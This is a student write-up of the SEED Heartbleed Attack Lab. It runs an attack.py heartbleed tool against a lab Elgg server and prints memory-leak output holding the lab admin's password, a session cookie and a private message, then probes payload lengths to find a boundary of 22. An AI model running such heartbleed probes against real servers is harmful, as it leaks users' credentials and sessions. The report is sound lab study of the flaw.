

UE18CS335 – COMPUTER NETWORK SECURITY

Lab – 5 HEARTBLEED ATTACK LAB

Date: 18/04/2021

By:

Nitish S

PES2201800368

6 'A'


The objective of this lab is to understand how serious this vulnerability is, how the attack works, and how to fix the problem.

Lab Setup:

Attacker Machine: 10.0.2.21; **Victim Machine:** 10.0.2.22

STEP 1: CONFIGURE THE DNS SERVER FOR ATTACKER MACHINE

In the hosts file, we locate the line with www.heartbleedlabelgg.com and modify the related IP address to 10.0.2.22 to make the attacker believe the website is on the server machine.




```
hosts (/etc) - gedit
File Edit View Search Tools Documents Help
127.0.0.1 localhost
127.0.1.1 PES2201800368_Attacker
# The following lines are for SEED labs
127.0.0.1 www.OriginalPhpb3.com
127.0.0.1 www.CSRFLabCollabtive.com
127.0.0.1 www.CSRFLabAttacker.com
127.0.0.1 www.SQLLabCollabtive.com
127.0.0.1 www.XSSLabCollabtive.com
127.0.0.1 www.SOPLab.com
127.0.0.1 www.SOPLabAttacker.com
127.0.0.1 www.SOPLabCollabtive.com
127.0.0.1 www.OriginalphpMyAdmin.com
127.0.0.1 www.CSRFLabElgg.com
127.0.0.1 www.XSSLabElgg.com
127.0.0.1 www.SeedLabElgg.com
10.0.2.22 www.heartbleedlabelgg.com
127.0.0.1 www.WTLabElgg.com
127.0.0.1 www.wtmobilestore.com
127.0.0.1 www.wtshoestore.com
127.0.0.1 www.wtelectronicstore.com
127.0.0.1 www.wtcamerastore.com
```

SCREENSHOT SHOWING THE MODIFICATION OF /etc/hosts FILE

STEP 2: LAB TASKS

Aim: - To perform a warm-up exercise to get familiar with this Heartbleed attack. First boot up Victim's server and on the Attacker machine, run the attack.py code.

Make the code executable using following command:




A terminal window with a dark background and light text. The terminal shows the following commands and output:

```
[04/13/2021 21:35] seed@PES2201800368_Attacker:~$ gedit attack.py
[04/13/2021 21:38] seed@PES2201800368_Attacker:~$ sudo chmod 777 attack.py
[04/13/2021 21:39] seed@PES2201800368_Attacker:~$ ls -l
total 4560
-rwxrwxrwx 1 seed seed 19097 Apr 13 21:38 attack.py
drwxr-xr-x 4 seed seed 4096 Dec 9 2015 Desktop
drwxr-xr-x 3 seed seed 4096 Dec 9 2015 Documents
drwxr-xr-x 2 seed seed 4096 Sep 17 2014 Downloads
drwxrwxr-x 6 seed seed 4096 Sep 16 2014 elggData
-rw-r--r-- 1 seed seed 8445 Aug 13 2013 examples.desktop
drwxr-xr-x 2 seed seed 4096 Aug 13 2013 Music
drwxr-xr-x 24 root root 4096 Jan 9 2014 openssl-1.0.1
-rw-r--r-- 1 root root 132483 Jan 9 2014 openssl_1.0.1-4ubuntu5.11.debian.tar.gz
-rw-r--r-- 1 root root 2382 Jan 9 2014 openssl_1.0.1-4ubuntu5.11.dsc
-rw-r--r-- 1 root root 4453920 Mar 22 2012 openssl_1.0.1.orig.tar.gz
drwxr-xr-x 2 seed seed 4096 Aug 25 2013 Pictures
drwxr-xr-x 2 seed seed 4096 Aug 13 2013 Public
drwxr-xr-x 2 seed seed 4096 Aug 13 2013 Templates
drwxr-xr-x 2 seed seed 4096 Aug 13 2013 Videos
[04/13/2021 21:39] seed@PES2201800368_Attacker:~$
```

Two orange arrows point to the `chmod` command and the `attack.py` file in the `ls -l` output.

SCREENSHOT OF MAKING THE attack.py FILE EXECUTABLE

Now we run the attack.py code:



A terminal window showing the execution of the `attack.py` script. The output is as follows:

```
[04/13/2021 21:39] seed@PES2201800368_Attacker:~$ python attack.py www.heartbleedlabelgg.com
defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
.@. AAAAAAAAAAAAAAAAAAAAAABCEFGHIJKLMNOP...
...!9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#
[04/13/2021 21:40] seed@PES2201800368_Attacker:~$
```

An orange arrow points to the `WARNING` message.

SCREENSHOT SHOWING THE EXECUTION OF attack.py FILE


Observation: The attack.py is a program that will send out the malicious heartbeat request to the server www.heartbleedlabelgg.com and in response it will get random data from the server. From the random-data, we can see that no matter how many times we try we always receive something similar to this, that the server is vulnerable because it is sending more data than it should. It is seen in the above screenshot. Here we can only say it is possible to have attacks but we are not getting any secret data yet.

EXPLORE THE DAMAGE OF THE HEARTBLEED ATTACK

Step 2a) The following actions are performed on the Victim Server:


Visit <https://www.heartbleedlabelgg.com> website.

1. Login as an admin by using following credential. Username: admin Password: seedelgg
2. Add Bobby as a friend (Go to More -> Members -> Click Bobby -> Add Friend).



SCREENSHOT SHOWING THE ADMIN ADDING BOBBY AS HIS FRIEND

3. Send Bobby a private message (Compose a message and send).



SCREENSHOT SHOWING THE MESSAGE SENT FROM ADMIN TO BOBY

Step 2b):

We now run the attack.py code multiple times on the Attacker machine so as to obtain the contents of the private message sent by admin to Bobby and the login credentials of the admin account

NOTE: Run the attack.py program multiple times to get the expected results.

```
Terminal
#####
.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/sent/admin
Cookie: Elgg=laa30t8n31atb435sjoba6h6h3
Connection: keep-alive
If-None-Match: "1449721729"

.=2...H..M..Yl.B...x.....z.O.....ch: "23a-5032e3d78e10e"
.Y.r....W.W.k.iU'.}... ..

4&_elgg_ts=1618375412&username=admin&password=seedelgguk...F.$..R.T..\7!..]
[04/13/2021 21:55] seed@PES2201800368_Attacker:~$
```

SCREENSHOT SHOWING THE LOGIN CREDENTIALS OF ADMIN OBTAINED DUE TO THE HEARTBLEED ATTACK

```
Terminal
.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/inbox/admin
Cookie: Elgg=laa30t8n31atb435sjoba6h6h3
Connection: keep-alive
If-None-Match: "1449721729"

Nwb>.W.87..&8P.o.p.....';...*{..s.T.}...Uk.

form-urlencoded
Content-Length: 135

_elgg_token=178342c38a22b9650b0a7d309b1d89e1&_elgg_ts=1618375515&recipient_guid=40&subject=Welcme&body=Welcme+to+My+Friend%27
.../.4VF@./...v.ey
[04/13/2021 21:54] seed@PES2201800368_Attacker:~$
```

SCREENSHOT SHOWING THE CONTENT OF THE PRIVATE MESSAGE OBTAINED DUE TO THE HEARTBLEED ATTACK


Observations:

- 1) The username and password of the Admin account is: Username: **admin**, Password: **seedelgg**.
- 2) The exact content of the private message sent from admin to Boby:

Subject: Welcome ; **Body:** Welcome to My Friend

STEP 3: INVESTIGATE THE FUNDAMENTAL CAUSE OF THE HEARTBLEED ATTACK

We get to know that the fundamental cause of the Heartbleed attack vulnerability is that there is a missing user input validation while constructing Heartbeat response packet. The objective of this task is to lead you to touch the fundamental cause of this attack by changing the value of the payload length variable.



```
Terminal
[04/13/2021 21:57] seed@PES2201800368_Attacker:~$ python attack.py www.heartbleedlabelgg.com --length 40
defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..(AAAAAAAAAAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC..s/{.._o_)...c^
[04/13/2021 21:57] seed@PES2201800368_Attacker:~$
```

SCREENSHOT SHOWING THE FUNDAMENTAL CAUSE OF THE HEARTBLEED ATTACK

STEP 4: FIND OUT THE BOUNDARY VALUE OF THE PAYLOAD LENGTH VARIABLE

We need to find out the boundary value of the payload length variable, which will not return any extra data. We need to attempt many times to know the boundary value and anything beyond this value will leak extra data blocks from server's memory.

From the above screenshot it is confirmed that if we provide the payload length as 40, there is a leak of data which is evident from the message which says "returned more data than it should – server is vulnerable".

So now we try values lesser than 40 in order to find the right boundary value.

We first attempt payload value of 30.

```
Terminal [04/13/2021 22:03] seed@PES2201800368_Attacker:~$ python attack.py www.heartbleedlabelgg.com --length 30
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABCDEFGHIJ.oqn...-....{...
[04/13/2021 22:03] seed@PES2201800368_Attacker:~$
```

SCREENSHOT SHOWING PAYLOAD LENGTH SET AS 30

Our next attempt is payload length=20

```
Terminal [04/13/2021 22:04] seed@PES2201800368_Attacker:~$ python attack.py www.heartbleedlabelgg.com --length 20
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
[04/13/2021 22:04] seed@PES2201800368_Attacker:~$
```

SCREENSHOT SHOWING PAYLOAD LENGTH AS 20

We observe from that above screenshot that with a payload length of 20, the server did not return any extra data. So we need to find the exact payload value which lies between 20 and 30.

```
Terminal
[04/13/2021 22:04] seed@PES2201800368_Attacker:~$ python attack.py www.heartbleedlabelgg.com --length 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
n..AAAAAAAAAAAAAAAAAAAAABC.U.....

[04/13/2021 22:04] seed@PES2201800368_Attacker:~$
```

SCREENSHOT SHOWING PAYLOAD LENGTH SET AS 23

```
Terminal
[04/13/2021 22:04] seed@PES2201800368_Attacker:~$ python attack.py www.heartbleedlabelgg.com --length 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F

[04/13/2021 22:04] seed@PES2201800368_Attacker:~$
```

SCREENSHOT SHOWING PAYLOAD LENGTH SET AS 22

We finally observe that with a payload value of 22, the message shows that the server did not return any extra content. Also, payload length=22 is the boundary value because value of 23 once again returns extra content.

Hence, we conclude that the **boundary value of payload length=22** and any value beyond this would return extra content from the server.

